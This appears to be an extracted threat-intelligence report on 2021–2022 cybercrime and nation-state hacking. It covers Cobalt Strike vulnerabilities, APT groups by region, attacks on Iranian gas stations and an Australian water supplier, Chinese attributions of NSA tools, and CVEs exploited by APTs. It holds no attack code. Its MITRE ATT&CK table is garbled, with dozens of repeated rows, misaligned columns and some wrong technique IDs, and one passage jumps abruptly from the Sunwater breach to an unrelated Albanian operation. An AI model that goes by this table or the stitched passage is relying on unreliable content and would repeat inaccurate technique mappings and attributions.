
Figure 34. Message on a BRc4 version on a dark web forum



Moreover, the vulnerabilities CVE-2022-42948 (RCE) and CVE-2022-39197 (XSS) found in recent versions of Cobalt Strike can also affect what tool the attackers will ultimately use. The flaws lead to remote code execution and allow threat actors to take full control over the target systems. This means that other hacker groups and researchers can gain access to Cobalt Strike control panels and find out what entities were compromised using this tool.

CVE-2022-39197 is an XSS vulnerability in Cobalt Strike Beacon that would allow attackers to set a malformed username in the Beacon configuration, thereby allowing them to execute code on the Cobalt Strike server remotely. CVE-2022-42948 affects Cobalt Strike version 4.7.1. This remote code execution vulnerability stems from an incomplete patch for CVE-2022-39197 released on September 20, 2022.

Figure 35. Message from a dark web forum



HI-TECH CRIME TRENDS 2022/23

CHAPTER 5.

NATION-STATE HACKERS IN 2021-2022

This year, the largest number of attacks conducted by nation-state groups take place in the Asia-Pacific region. Threat groups from China, North Korea, Iran, India, Pakistan, and the US have shown an interest in the region.

In terms of challenging circumstances, the COVID-19 pandemic has been replaced by the Russian-Ukrainian military conflict, which has led to even more cyberattacks, including state-sponsored ones. Group-IB has noticed tension not only between groups representing the countries involved in the conflict but also between groups from countries that pursue their economic or military interests connected to the conflict.

The Americas

- | | |
|--|---|
| <ul style="list-style-type: none"> • ChamelGang • MalKamak • DEV-0343 • Kimsuky • DEV-0322 • DarkHalo • Earth Lusca • APT35 • BlackEnergy • Moses Staff • Red Menshen | <ul style="list-style-type: none"> • Machete • Earth Berberoka • Turla • APT41 • APT37 • LuoYu • APT10 • Lazarus • Praying Mantis • Cloud Atlas |
|--|---|

Europe

- | | |
|--|--|
| <ul style="list-style-type: none"> • ChamelGang • MalKamak • DEV-0343 • APT35 • APT31 • Lazarus • MuddyWater • DarkHalo • Ghostwriter • Earth Lusca • Mustang Panda | <ul style="list-style-type: none"> • APT27 • Moses Staff • TEMP_Heretic • White Tur • APT41 • Turla • LazyScripter • LuoYu • ToddyCat • APT10 • TA410 |
|--|--|

APAC

- | | |
|--|--|
| <ul style="list-style-type: none"> • ChamelGang • Harvester • Kimsuky • SideCopy • Lazarus • APT37 • BlackTech • GreenSpot • SideWinder • MuddyWater • APT41 • BITTER • Earth Lusca • Tropic Trooper • Patchwork • Donot • Scarab • Mustang Panda • APT35 • BlackEnergy • APT10 | <ul style="list-style-type: none"> • APT-C-40 • Transparent Tribe • Exforel • VajraEleph • Sharp Panda • Red Menshen • Aoqin Dragon • APT40 • TA428 • Naikon • Earth Berberoka • Aggah • DarkOxide • APT-C-61 • DriftingCloud • LuoYu • ToddyCat • TA413 • TA410 • DarkHotel |
|--|--|

Middle East & Africa

- | | |
|--|---|
| <ul style="list-style-type: none"> • MalKamak • DEV-0343 • HEXANE • DEV-0056 • AridViper • Lazarus • WIRTE • MuddyWater • Earth Lusca • Gaza Cybergang • DarkHalo • Mustang Panda • Moses Staff | <ul style="list-style-type: none"> • Exforel • POLONIUM • APT35 • Transparent Tribe • Oilrig • BAHAMUT • APT27 • WildPressure • SideCopy • StrongPity • APT10 • TA410 |
|--|---|

Ukraine and CIS

- ChamelGang
 - MalKamak
 - Kimsuky
 - Gamaredon
 - MuddyWater
 - Scarab
 - Lorec53
 - Mustang Panda
 - Turla
 - Ghostwriter
 - InvisiMole
 - BlackEnergy
 - Twisted Panda
- APT28
 - Tonto Team
 - Callisto
 - APT10
 - TridentCrow
 - Moshen Dragon
 - APT31
 - APT37
 - LuoYu
 - ToddyCat
 - Space Pirates
 - Lazarus

Statistics by country



Countries	Quantity	%
Ukraine	42	12.17
Russia	27	7.83
India	25	7.25
Pakistan	24	6.96
USA	21	6.09
China	15	4.35
Taiwan	15	4.35
South Korea	13	3.77
Israel	12	3.48
Vietnam	10	2.90
Germany	9	2.61
Saudi Arabia	9	2.61
Hong Kong	8	2.32
Turkey	8	2.32
UAE	6	1.74
Australia	6	1.74
France	6	1.74
Myanmar	6	1.74
Singapore	6	1.74
Iran	5	1.45
Bangladesh	4	1.16
UK	4	1.16
Unknown	64	18.55

Statistics by industry

Industry	Quantity	%
● Government and military	115	33.14
⦿ Financial	22	6.34
⦿ Telecommunications	20	5.76
▣ IT	18	5.19
▣ Energy	13	3.75
↘ Manufacturing	13	3.75
🚗 Transportation	13	3.75
✓ Education	12	3.46
⚙ Media	12	3.46
✚ Aerospace	9	2.59
⊕ Non Profit	7	2.02
♥ Healthcare	7	2.02
? Unknown	86	24.78

*Unknown: Attacks have been detected but it is unclear what country or industry has been targeted.

HI-TECH CRIME TRENDS 2022/23

CHAPTER 6.

MILITARY OPERATIONS

HACKERS ATTACK IRAN AGAIN

Public sources reported an attack that resembled the July 2021 attack on Iran's railroad system. At the time, hackers displayed fake messages about train delays and cancellations on notice boards at train stations. The attackers also urged passengers to call for more information, specifying the phone number for the office of the country's supreme leader, Ayatollah Ali Khamenei. The attack, which led to hundreds of trains being delayed or canceled across the country, was later linked to the wiper named **Meteor** (read more in the report "**Hi-Tech Crime Trends 2021/2022: Cyberwarfare**").

On October 27, 2021, hackers disrupted the operation of gas stations across Iran. The incident impacted the IT network belonging to **NIOPDC**, a state-owned gas distribution company that manages more than 3,500 gas stations in the country. Not only was equipment shut down, but also gas pump screens were set to display the message "**cyberattack 64411**". The phone number was once again for the office of the Supreme Leader, Ayatollah Ali Khamenei (as in the July attack).



Figure. 36. Photo from a gas station in Iran

NIOPDC employees shut down their gas stations after the company realized that it was not able to track customers and charge them for the fuel they were pumping.

Despite many reports and a large amount of evidence relating to the incident, Iran's Ministry of Petroleum denied that the cyberattack had occurred and stated that the incident had been caused by a critical flaw in the software used to manage the facilities.

Shortly after the attack, a government representative confirmed that service stations were working normally again and stated that an emergency meeting would be held between government officials to address the situation carefully. After these reports, some media outlets retracted their initial reports and stuck to the government's official version of events.

CHINA BREAKS THE SILENCE

Cyberattacks against China rarely make it to the press because the Chinese government prefers keeping them under wraps.

In 2022, however, China began publishing information about attacks against various state and research organizations, and critical infrastructure facilities by hostile intelligence agencies.

In February and September 2022, researchers from the China-based **Pangu Lab** disclosed details about an advanced backdoor called **Bvp47**. The backdoor was discovered on Linux systems during an investigation in 2013. The backdoor is equipped with a remote control function, which is protected with an encryption algorithm.

Bvp47 is said to have been used against more than **287** targets in sectors such as academia, economic development, the military, science, and telecommunications, located in **45** countries including China, Korea, Japan, Germany, Spain, India, and Mexico. The backdoor went largely undetected for over a decade.



Figure 37. Infographics from the official report by Pangu Lab

The owner of the backdoor turned out to be **The Equation Group**, supposedly tied to **the Tailored Access Operations (TAO)** unit of the **United States National Security Agency (NSA)**. The hackers also use a tool called **Suctionchar_Agent**, whose traces were discovered in a critical infrastructure facility in China in 2015.

Suctionchar_Agent helps steal passwords from the target system when a user executes commands such as ssh, passwd, and sudo. The file that stores these stolen passwords requires an RSA private key for decryption.

In June 2022, the **National Computer Virus Emergency Response Centre** in Beijing announced that **FoxAcid**, a hacking program linked to the US National Security Agency (NSA), was found in hundreds of key information systems used by scientific research institutes.

FoxAcid first came to public attention in 2013 as a result of the disclosures made by former NSA contractor Edward Snowden. Snowden said that FoxAcid was a vital component of the NSA's cyberespionage operations, especially against China and Russia. FoxAcid was reportedly involved in attacks against **403** targets in **47** countries, including the UK, Germany, France, South Korea, Poland, Japan and Iran.

Chinese researchers attribute FoxAcid to the threat actor **APT-C-40**, controlled by the NSA, and report that the NSA has been conducting attacks against leading companies for more than 10 years. The experts revealed that the major tactics and tools used for the attacks include the attack system **QUANTUM**, the FoxAcid fake server, and the backdoors **UnitedRake** and **Validator**. The latter is used by default and ensures long-term control over the target.




Figure 38. Infographics from the article by Global Times

Disclosing these attacks may have been a response to Chinese companies being banned from the US market over espionage concerns. Over the past few years, the U.S. Federal Communications Commission has banned China Telecom (Americas) Corp., China Mobile Ltd. and China Unicom Hong Kong Ltd. in the US.

ATTACK ON WATER SUPPLY FACILITIES

Hackers attacked the Australian water supplier **Sunwater** between August 2020 and May 2021. The company manages 19 major dams, 80 pumping stations, and pipelines that stretch across 1,600 miles.

The attackers remained unnoticed in the compromised infrastructure for **nine months** until the attack was detected by **the Queensland Audit Office**.

The auditors' report entitled **Water 2021** provides details about the attack. According to the report, the threat actors infiltrated a web server that stored information about Sunwater customers. The attackers left suspicious files that increased visitor traffic to an online video platform.

The auditors examined a total of six water entities. Half of them contained control weaknesses such as a lack of anti-fraud protection and the presence of multiple vulnerabilities in IT systems.

The report recommended that the water entities introduce the following measures:

- Implement security monitoring systems to detect and report on potential security threats and events
- Enable multi-factor authentication on all external systems available to the general public
- Implement strong password practices (for example, passwords with a minimum of eight characters)
- Implement mandatory training in cyber security awareness
- Implement policies and processes that help identify critical security vulnerabilities

The “**HomeLand Justice**” front could have been behind the attack. The front posted alleged news about the operation against the Albanian government. There is no direct evidence that the front was involved, however.

Security analysts believe that the groups that gained initial access and exfiltrated data as part of the attack were linked to the group called **OiIRig**. The group is known to be affiliated with **Iran’s Ministry of Intelligence and Security (MOIS)**.

Several threat actors most likely took part in the attack:

- **DEV-0842** deployed the ransomware and wiper malware
- **DEV-0861** gained initial access and exfiltrated data
- **IntrudingDivisor** (aka DEV-0166) exfiltrated data
- **Hexane** (aka DEV-0133) probed the victim’s infrastructure

HI-TECH CRIME TRENDS 2022/23

CHAPTER 7.

THREATS FROM STATE-SPONSORED ACTORS

INITIAL ACCESS			EXECUTION			PERSISTENCE			PRIVILEGE ESCALATION			DEFENSE EVASION			CREDENTIAL ACCESS			DISCOVERY			LATERAL MOVEMENT			COLLECTION			COMMAND AND CONTROL			EXFILTRATION			IMPACT					
MITRE ID	TECHNIQUE	REPORTS COUNT	MITRE ID	TECHNIQUE	REPORTS COUNT	MITRE ID	TECHNIQUE	REPORTS COUNT	MITRE ID	TECHNIQUE	REPORTS COUNT	MITRE ID	TECHNIQUE	REPORTS COUNT	MITRE ID	TECHNIQUE	REPORTS COUNT	MITRE ID	TECHNIQUE	REPORTS COUNT	MITRE ID	TECHNIQUE	REPORTS COUNT	MITRE ID	TECHNIQUE	REPORTS COUNT	MITRE ID	TECHNIQUE	REPORTS COUNT	MITRE ID	TECHNIQUE	REPORTS COUNT						
T1195	Supply Chain Compromise	2	T1059	Command and Scripting Interpreter	3	T1098	Account Manipulation	3	T1548	Abuse Elevation Control Mechanism	1	T1070	Indicator Removal on Host	3	T1110	Brute Force	14	T1097	Account Discovery	14	T1210	Exploitation of Remote Services	3	T1560	Archive Collected Data	8	T1071	Application Layer Protocol	25	T1020	Automated Exfiltration	18	T1485	Data Destruction	1			
.002	Compromise Software Supply Chain	1	.008	Network Device CLI	1	.002	Exchange Email Delegate Permissions	1	.002	Bypass User Account Control	29	.001	File Deletion	2	.004	Cloud Account	2	.004	Cloud Account	1	.002	Archive via Library	1	.002	DNS	4	T1030	Data Transfer Size Limits	2	T1486	Data Encrypted for Impact	5						
T1189	Drive-by Compromise	3	.007	JavaScript/JScript	17	.012	Print Processors	8	T1134	Access Token Manipulation	3	.006	Timestamp	12	.003	Password Guessing	2	.002	Domain Account	2	.001	Archive via Utility	5	.002	File Transfer Protocols	2	T1048	Exfiltration Over Alternative Protocol	2	T1496	Resource Hijacking	2						
T1193	Exploit Public-Facing Application	19	.001	PowerShell	38	T1547	Boot or Logon Autostart Execution	8	.004	Parent PID Spoofing	1	.001	Pass the Hash	1	T1555	Credentials from Password Stores	5	T1570	Lateral Tool Transfer	3	T1123	Audio Capture	1	.003	Mail Protocols	2	T1489	Service Stop	4	T1489	Service Stop	4						
T1199	External Remote Services	4	.006	Python	4	.006	Kernel Modules and Extensions	1	.001	Token Impersonation/Theft	1	.003	Credentials from Web Browsers	11	.001	Local Account	9	T1021	Remote Services	1	.001	Remote Desktop Protocol	6	.002	Non-C2 Protocol	1	T1561	Disk Wipe	3	T1561	Disk Wipe	3						
T1566	Phishing	126	.004	Unix Shell	3	.001	Registry Run Keys / Startup Folder	71	.005	SID-History Injection	1	.001	Web Session Cookie	1	.004	Keychain	3	.001	Local Account	2	.005	SMB/Windows Admin Shares	4	.001	Non-C2 Protocol	1	.001	Disk Content Wipe	1	.001	Disk Content Wipe	1						
.001	Spearphishing Attachment	61	.005	Visual Basic	26	.003	Shortcut Modification	2	T1546	Event Triggered Execution	22	.001	Link Library Injection	9	T1010	Application Window Discovery	2	.005	VNC	3	T1074	Data Staged	3	.002	Standard Encoding	3	T1041	Exfiltration Over C2 Channel	70	.002	Disk Structure Wipe	1	.002	Disk Structure Wipe	1			
.002	Spearphishing Link	20	.003	Windows Command Shell	72	T1037	Boot or Logon Initialization Scripts	2	.003	Windows Management Instrumentation	1	T1580	Cloud Infrastructure Discovery	2	T1482	Domain Trust Discovery	4	T1091	Replication Through Removable Media	1	.001	Local Data Staging	1	.002	Standard Encoding	17	T1062	Exfiltration Over Physical Medium	1	.002	External Defacement	1	T1491	Defacement	1			
.003	Spearphishing via Service	4	T1203	Exploitation for Client Execution	34	.004	RC Scripts	2	.015	Component Object Model Hijacking	1	T1083	File and Directory Discovery	45	T1083	File and Directory Discovery	45	T1550	Use Alternate Authentication Material	3	T1602	Data from Configuration Repositories	2	T1001	Data Obfuscation	30	T1001	Data Obfuscation	30	T1568	Dynamic Resolution	1	.002	External Defacement	1	T1498	Network Denial of Service	1
T1091	Replication Through Removable Media	3	T1559	Inter-Process Communication	2	T1136	Create Account	1	.003	Windows Service	14	T1543	Create or Modify System Process	4	T1046	Network Service Scanning	6	T1550	Use Alternate Authentication Material	3	T1602	Data from Configuration Repositories	2	T1002	Steganography	1	T1567	Exfiltration Over Web Service	9	.002	External Defacement	1	T1529	System Shutdown/Reboot	2			
T1199	Trusted Relationship	4	.001	Component Object Model	4	.002	Domain Account	2	.012	Process Hollowing	10	.003	Windows Service	14	T1039	Network Sniffing	9	T1091	Replication Through Removable Media	3	T1213	Data from Information Repositories	4	T1568	Dynamic Resolution	1	T1567	Exfiltration Over Web Service	9	.002	External Defacement	1						
T1078	Valid Accounts	4	.002	Dynamic Data Exchange	1	T1548	Create or Modify System Process	4	T1548	Abuse Elevation Control Mechanism	1	.001	Registry Run Keys / Startup Folder	71	T1040	Network Sniffing	9	T1040	Network Sniffing	9	T1001	Data from Information Repositories	4	T1568	Dynamic Resolution	1	T1567	Exfiltration Over Web Service	9	.002	External Defacement	1						
.001	Cloud Accounts	2	T1106	Native API	15	.001	Local Account	3	.002	Bypass User Account Control	2	.002	Hidden Files and Directories	14	T1120	Network Sniffing	1	T1040	Network Sniffing	9	T1001	Data from Information Repositories	4	T1568	Dynamic Resolution	1	T1567	Exfiltration Over Web Service	9	.002	External Defacement	1						
.002	Domain Accounts	5	T1063	Scheduled Task/Job	20	.003	Windows Service	14	T1547	Boot or Logon Autostart Execution	8	.001	Hidden Files and Directories	14	T1120	Network Sniffing	1	T1040	Network Sniffing	9	T1001	Data from Information Repositories	4	T1568	Dynamic Resolution	1	T1567	Exfiltration Over Web Service	9	.002	External Defacement	1						
.003	Local Accounts	4	T1560	Event Triggered Execution	19	.005	Kernel Modules and Extensions	1	.002	Registry Run Keys / Startup Folder	71	.001	Hidden Files and Directories	14	T1120	Network Sniffing	1	T1040	Network Sniffing	9	T1001	Data from Information Repositories	4	T1568	Dynamic Resolution	1	T1567	Exfiltration Over Web Service	9	.002	External Defacement	1						
.003	Local Accounts	4	.005	Component Object Model Hijacking	1	.005	Kernel Modules and Extensions	1	.001	Registry Run Keys / Startup Folder	71	.001	Hidden Files and Directories	14	T1120	Network Sniffing	1	T1040	Network Sniffing	9	T1001	Data from Information Repositories	4	T1568	Dynamic Resolution	1	T1567	Exfiltration Over Web Service	9	.002	External Defacement	1						
.003	Local Accounts	4	.005	Component Object Model Hijacking	1	.005	Kernel Modules and Extensions	1	.001	Registry Run Keys / Startup Folder	71	.001	Hidden Files and Directories	14	T1120	Network Sniffing	1	T1040	Network Sniffing	9	T1001	Data from Information Repositories	4	T1568	Dynamic Resolution	1	T1567	Exfiltration Over Web Service	9	.002	External Defacement	1						
.003	Local Accounts	4	.005	Component Object Model Hijacking	1	.005	Kernel Modules and Extensions	1	.001	Registry Run Keys / Startup Folder	71	.001	Hidden Files and Directories	14	T1120	Network Sniffing	1	T1040	Network Sniffing	9	T1001	Data from Information Repositories	4	T1568	Dynamic Resolution	1	T1567	Exfiltration Over Web Service	9	.002	External Defacement	1						
.003	Local Accounts	4	.005	Component Object Model Hijacking	1	.005	Kernel Modules and Extensions	1	.001	Registry Run Keys / Startup Folder	71	.001	Hidden Files and Directories	14	T1120	Network Sniffing	1	T1040	Network Sniffing	9	T1001	Data from Information Repositories	4	T1568	Dynamic Resolution	1	T1567	Exfiltration Over Web Service	9	.002	External Defacement	1						
.003	Local Accounts	4	.005	Component Object Model Hijacking	1	.005	Kernel Modules and Extensions	1	.001	Registry Run Keys / Startup Folder	71	.001	Hidden Files and Directories	14	T1120	Network Sniffing	1	T1040	Network Sniffing	9	T1001	Data from Information Repositories	4	T1568	Dynamic Resolution	1	T1567	Exfiltration Over Web Service	9	.002	External Defacement	1						
.003	Local Accounts	4	.005	Component Object Model Hijacking	1	.005	Kernel Modules and Extensions	1	.001	Registry Run Keys / Startup Folder	71	.001	Hidden Files and Directories	14	T1120	Network Sniffing	1	T1040	Network Sniffing	9	T1001	Data from Information Repositories	4	T1568	Dynamic Resolution	1	T1567	Exfiltration Over Web Service	9	.002	External Defacement	1						
.003	Local Accounts	4	.005	Component Object Model Hijacking	1	.005	Kernel Modules and Extensions	1	.001	Registry Run Keys / Startup Folder	71	.001	Hidden Files and Directories	14	T1120	Network Sniffing	1	T1040	Network Sniffing	9	T1001	Data from Information Repositories	4	T1568	Dynamic Resolution	1	T1567	Exfiltration Over Web Service	9	.002	External Defacement	1						
.003	Local Accounts	4	.005	Component Object Model Hijacking	1	.005	Kernel Modules and Extensions	1	.001	Registry Run Keys / Startup Folder	71	.001	Hidden Files and Directories	14	T1120	Network Sniffing	1	T1040	Network Sniffing	9	T1001	Data from Information Repositories	4	T1568	Dynamic Resolution	1	T1567	Exfiltration Over Web Service	9	.002	External Defacement	1						
.003	Local Accounts	4	.005	Component Object Model Hijacking	1	.005	Kernel Modules and Extensions	1	.001	Registry Run Keys / Startup Folder	71	.001	Hidden Files and Directories	14	T1120	Network Sniffing	1	T1040	Network Sniffing	9	T1001	Data from Information Repositories	4	T1568	Dynamic Resolution	1	T1567	Exfiltration Over Web Service	9	.002	External Defacement	1						
.003	Local Accounts	4	.005	Component Object Model Hijacking	1	.005	Kernel Modules and Extensions	1	.001	Registry Run Keys / Startup Folder	71	.001	Hidden Files and Directories	14	T1120	Network Sniffing	1	T1040	Network Sniffing	9	T1001	Data from Information Repositories	4	T1568	Dynamic Resolution	1	T1567	Exfiltration Over Web Service	9	.002	External Defacement	1						
.003	Local Accounts	4	.005	Component Object Model Hijacking	1	.005	Kernel Modules and Extensions	1	.001	Registry Run Keys / Startup Folder	71	.001	Hidden Files and Directories	14	T1120	Network Sniffing	1	T1040	Network Sniffing	9	T1001	Data from Information Repositories	4	T1568	Dynamic Resolution	1	T1567	Exfiltration Over Web Service	9	.002	External Defacement	1						
.003	Local Accounts	4	.005	Component Object Model Hijacking	1	.005	Kernel Modules and Extensions	1	.001	Registry Run Keys / Startup Folder	71	.001	Hidden Files and Directories	14	T1120	Network Sniffing	1	T1040	Network Sniffing	9	T1001	Data from Information Repositories	4	T1568	Dynamic Resolution	1	T1567	Exfiltration Over Web Service	9	.002	External Defacement	1						
.003	Local Accounts	4	.005	Component Object Model Hijacking	1	.005	Kernel Modules and Extensions	1	.001	Registry Run Keys / Startup Folder	71	.001	Hidden Files and Directories	14	T1120	Network Sniffing	1	T1040	Network Sniffing	9	T1001	Data from Information Repositories	4	T1568	Dynamic Resolution	1	T1567	Exfiltration Over Web Service	9	.002	External Defacement	1						
.003	Local Accounts	4	.005	Component Object Model Hijacking	1	.005	Kernel Modules and Extensions	1	.001	Registry Run Keys / Startup Folder	71	.001	Hidden Files and Directories	14	T1120	Network Sniffing	1	T1040	Network Sniffing	9	T1001	Data from Information Repositories	4	T1568	Dynamic Resolution	1	T1567	Exfiltration Over Web Service	9	.002	External Defacement	1						
.003	Local Accounts	4	.005	Component Object Model Hijacking	1	.005	Kernel Modules and Extensions	1	.001	Registry Run Keys / Startup Folder	71	.001	Hidden Files and Directories	14	T1120	Network Sniffing	1	T1040	Network Sniffing	9	T1001	Data from Information Repositories	4	T1568	Dynamic Resolution	1	T1567	Exfiltration Over Web Service	9	.002	External Defacement	1						
.003	Local Accounts	4	.005	Component Object Model Hijacking	1	.005	Kernel Modules and Extensions	1	.001	Registry Run Keys / Startup Folder	71	.001	Hidden Files and Directories	14	T1120	Network Sniffing	1	T1040	Network Sniffing	9	T1001	Data from Information Repositories	4	T1568	Dynamic Resolution	1	T1567	Exfiltration Over Web Service	9	.002	External Defacement	1						
.003	Local Accounts	4	.005	Component Object Model Hijacking	1	.005	Kernel Modules and Extensions	1	.001	Registry Run Keys / Startup Folder	71	.001	Hidden Files and Directories	14	T1120	Network Sniffing	1	T1040	Network Sniffing	9	T1001	Data from Information Repositories	4	T1568	Dynamic Resolution	1	T1567	Exfiltration Over Web Service	9	.002	External Defacement	1						
.003	Local Accounts	4	.005	Component Object Model Hijacking	1	.005	Kernel Modules and Extensions	1	.001	Registry Run Keys / Startup Folder	71	.001	Hidden Files and Directories	14	T1120	Network Sniffing	1	T1040	Network Sniffing	9	T1001	Data from Information Repositories	4	T1568	Dynamic Resolution	1	T1567	Exfiltration Over Web Service	9	.002	External Defacement	1						
.003	Local Accounts	4	.005	Component Object Model Hijacking	1	.005	Kernel Modules and Extensions	1	.001	Registry Run Keys / Startup Folder	71	.001	Hidden Files and Directories	14	T1120	Network Sniffing	1	T1040	Network Sniffing	9	T1001	Data from Information Repositories	4	T1568	Dynamic Resolution	1	T1567	Exfiltration Over Web Service	9	.002	External Defacement	1						
.003	Local Accounts	4	.005	Component Object Model Hijacking	1	.005	Kernel Modules and Extensions	1	.001	Registry Run Keys / Startup Folder	71	.001	Hidden Files and Directories	14	T1120	Network Sniffing	1	T1040	Network Sniffing	9	T1001	Data from Information Repositories	4	T1568	Dynamic Resolution	1	T1567	Exfiltration Over Web Service	9	.002	External Defacement	1						
.003	Local Accounts	4	.005	Component Object Model Hijacking	1	.005	Kernel Modules and Extensions	1	.001	Registry Run Keys / Startup Folder	71	.001	Hidden Files and Directories	14	T1120	Network Sniffing	1	T1040	Network Sniffing	9	T1001	Data from Information Repositories	4	T1568	Dynamic Resolution	1	T1567	Exfiltration Over Web Service	9	.002	External Defacement	1						
.003	Local Accounts	4	.005	Component Object Model Hijacking	1	.005	Kernel Modules and Extensions	1	.001	Registry Run Keys / Startup Folder	71	.001	Hidden Files and Directories	14	T1120	Network Sniffing	1	T1040	Network Sniffing	9	T1001	Data from Information Repositories	4	T1568	Dynamic Resolution	1	T1567	Exfiltration Over Web Service	9	.002	External Defacement	1						
.003	Local Accounts	4	.005	Component Object Model Hijacking	1	.005	Kernel Modules and Extensions	1	.001	Registry Run Keys / Startup Folder	71	.001	Hidden Files and Directories	14	T1120	Network Sniffing	1	T1040	Network Sniffing	9	T1001	Data from Information Repositories	4	T1568	Dynamic Resolution	1	T1567	Exfiltration Over Web Service	9	.002	External Defacement	1						
.003	Local Accounts	4	.005	Component Object Model Hijacking	1	.005	Kernel Modules and Extensions	1	.001	Registry Run Keys / Startup Folder	71	.001	Hidden Files and Directories	14	T1120	Network Sniffing	1	T1040	Network Sniffing	9	T1001	Data from Information Repositories	4	T1568	Dynamic Resolution	1	T1567	Exfiltration Over Web Service	9	.002	External Defacement	1						
.003	Local Accounts	4	.																																			

EXPLOITATION OF VULNERABILITIES

Contrary to popular belief, advanced persistent threat (APT) groups focus on known vulnerabilities rather than zero-day attacks. In addition, not all APT campaigns are as sophisticated as many people think. Hackers often use tools, malware, and vulnerabilities that are publicly available.

Analysts at the University of Trento in Italy conducted a **study** on this topic and found **118 unique vulnerabilities** used by APT groups in at least one campaign between 2008 and 2020. Some common vulnerabilities and exposures (CVEs) are used in different campaigns by different APT groups.

If companies updated their software as soon as updates are released, they would be less likely to become compromised compared to those that wait one or three months (in which case the likelihood of being compromised increases by 4.9 and 9.1 times, respectively). Still, timely fixes do not guarantee complete security. Organizations can still be compromised in 14 to 33% of cases.

In practice, companies must perform regression testing before applying updates. One of the study's main findings is that if a company performs 12% of all possible updates, restricting oneself only to versions that fix publicly known vulnerabilities, it would not significantly change the odds of being compromised compared to a company that installs all available updates.

The researchers point out that APTs are a unique problem in terms of information security. APTs are different from other threats in that they are more sophisticated and more dangerous, and therefore require specific types of protection. The researchers also believe that quickly fixing security flaws should be prioritized over searching for zero-day vulnerabilities as part of the overall cybersecurity strategy. To reduce the risk of being attacked, organizations are advised to use an optimized approach with a focus on eliminating flaws leveraged by APTs.

Between H2 2021 and H1 2022, state-sponsored threat groups used **28** vulnerabilities in their attacks:

- **CVE-2017-0199** – Microsoft Office
- **CVE-2017-11317** – Telerik UI
- **CVE-2017-11882** – Microsoft Equation Editor
- **CVE-2017-12149** – Jboss Application Server
- **CVE-2018-0798** – Microsoft Equation Editor
- **CVE-2018-0802** – Microsoft Equation Editor

- **CVE-2019-18935** – Telerik UI
- **CVE-2019-3010** – Oracle Solaris
